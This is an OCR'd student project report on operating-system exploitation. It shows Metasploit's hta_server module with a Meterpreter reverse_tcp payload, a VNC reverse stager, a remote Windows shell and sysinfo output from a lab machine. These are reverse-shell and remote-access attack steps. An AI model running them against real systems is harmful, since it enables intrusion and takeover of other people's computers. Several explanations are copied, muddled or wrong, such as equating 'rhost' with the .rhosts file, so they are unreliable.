
Use – for exploit vulnerability.

- **Introduction:** *A vulnerability is effectively an error in the code or the logic of operation within the OS or the application software. Because today's OSs and applications are very complex and include a lot of functionality, it's difficult for a vendor's development team to create software that contains no errors.*

- **Here are the top five OS-based vulnerabilities that can lead to a cyberattack:**

- **Project Based on OS Exploit.**

a) *Remote code execution. Execute or modify command code remotely.*
b) *Denial-of-service. Deny or degrade service to users.*
c) *Elevation of privilege. Gain capabilities without proper authorization.*
d) *Information disclosure.*
e) *Spoofing.*



- **<u>The different types of vulnerability:</u>** *In the table below four different types of vulnerability have been identified, Human-social, Physical, Economic and Environmental and their associated direct and indirect losses.*
- **<u>Applications of vulnerabilities:</u>** *An application vulnerability is a system flaw or weakness in an application that could be exploited to compromise the security of the application.*
- **<u>What is vulnerability and example:</u>** *Vulnerability is a weakness or some area where you are exposed or at risk. If you are running for political office and you don't want anyone to find out about a scandal in your past, the scandal is an example of a vulnerability.*

Set – to set the rhost.

- **<u>Introduction of Metasploit:</u>** *Introduction of Metasploit: The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.*

  In Metasploit, LHOST, RHOST and SRVHOST are some of the most commonly used variable names.
  - *LHOST refers to the IP of your machine, which is usually used to create a reverse connection to your machine after the attack succeeds.*
  - *RHOST refers to the IP address of the target host.*


- **Project Based on OS Exploit.**

- *SRVHOST is where the module will connect to download additional payload elements.*

- **Rhost:** *The rhosts file is the user equivalent of the /etc/hosts. It contains a list of host-user combinations, rather than hosts in general. If a host-user combination is listed in this file, the specified user is granted permission to log in remotely from the specified host without having to supply a password.*

exploit – to attack victim.

- **Introduction:** *A computer exploit, or exploit, is an attack on a computer system, especially one that takes advantage of a particular vulnerability the system offers to intruders. Used as a verb, exploit refers to the act of successfully making such an attack.*
  An example of exploit is a journey to the top of a large mountain. Exploit is defined as to use someone or something to achieve one's own purposes. An example of exploit is to pretend to befriend an intelligent student in class for the sole purpose of copying his homework.




- **Common types of computer exploits:** *Exploits are commonly classified as one of two types: known or unknown.*
  - ***Known exploits*** *have already been discovered by cybersecurity researchers. Whether the known exploit is due to a vulnerability in the software, OS, or even hardware, developers can code patches to plug the hole. These patches are released to users as security updates. That's why it's crucial to keep your devices updated.*
  - ***Unknown exploits*** *or zero-day exploits, in contrast, are created by cybercriminals as soon as they discover a vulnerability, and they use the exploit to attack victims on the same day. When a zero-day exploit attack*

- **Project Based on OS Exploit.**

happens, software developers and cybersecurity researchers have to scramble to figure out how the exploit works and how to patch the vulnerability.

Some exploits have led to such massive cyberattacks that they've become nearly household names.




- **How to recognize an exploit attack:** *while you might not notice an exploit, once malware sneaks in, you're sure to feel the effects.*
  - ***Look for common signs of a malware infection, such as:***
    - *Slow performance*
    - *Frequent crashes or freezes*
    - *Unexplained changed settings*
    - *Tons of pop-ups or ads where they shouldn't be*
    - *Loss of storage space*

  Avast Free Antivirus will scan your device from top to bottom to detect any malicious code that shouldn't be there, and then remove it with a single click. Get 24/7 protection against future attacks, whether they come from exploits, unsafe websites, malicious email attachments, or anywhere else. Avast will block it all — with our completely free antivirus software.


COMMANDS

- **Msfconsole:** *The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the MSF.*

- **Project Based on OS Exploit.**



- **HTA Server:** *This module hosts an HTML Application (HTA) that when opened will run a payload via PowerShell. When a user navigates to the HTA file they will be prompted by IE twice before the payload is executed.*



- **SRV Record:** *A Service record (SRV record) is a specification of data in the Domain Name System defining the location, i.e., the hostname and port number, of servers for specified services.*


- **Project Based on OS Exploit.**

```
File  Actions  Edit  View  Help
msf6 exploit(windows/misc/hta_server) > set srvhost 192.168.106.128
srvhost ⇒ 192.168.106.128
```

- **Set lport 6111:** *TCP port 6111 uses the Transmission Control Protocol.*

```
msf6 exploit(windows/misc/hta_server) > set lport 6111
lport ⇒ 6111
```

- **Payload:** *Staged payload means that your payload consists of two main components: a small stub loader and the final stage payload.*



- **Run VBC:** *Latest VBCS release brings an option to export VBCS application and run on your own server (or different cloud provider).*

Project Based on OS Exploit.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.106.128 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\WINDOW~1\AppData\Local\Temp\PipNBwbLzBln.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.106.128:4545 ...
meterpreter > [*] VNC Server session 2 opened (192.168.106.128:4545 → 192.168.106.129:50267 ) at 2022-01-23 11:31:01 -0500
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "desktop-tm21qre"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

meterpreter > shell
Process 4124 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\windows 10 pro\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7E11-84E8
```

- **Show Options:** *It shows the name of the host and current setting, required, description of the server.*

```
[*] Using exploit/windows/misc/hta_server
msf6 exploit(windows/misc/hta_server) > show options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.106.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Powershell x86
```


- Session -l 1: *This command helps to start the transaction with 1.*

Project Based on OS Exploit.

```
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-TM21QRE
OS              : Windows 10 (10.0 Build 19043).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

- **Sysinfo:** *The sysinfo command retrieves MCI system information. The sysinfo command is an MCI system command; it is interpreted directly by MCI.*



Acknowledgement

I would like to express my special thanks of gratitude to my teacher RAHIT BISWAS who gave me the golden opportunity to do this wonderful project on the topic OS EXPLOIT , which also helped me in doing a lot of Research and I came to know about so many new things I am really thankful to them.
Secondly I would also like to thank my parents and friends who helped me a lot in finalizing this project within the limited time frame.

Bibliography

- **Project Based on OS Exploit.**

- *https://nmap.org/*
- *https://en.wikipedia.org/wiki/Hacker*
- *https://www.cisco.com/c/en_in/products/security/what-is-cybersecurity.html*
- *https://www.ibm.com/docs/en/zos/2.2.0?topic=services-basics-network-communication*
- *https://www.investopedia.com/*

Thank You!

- **Project Based on OS Exploit.**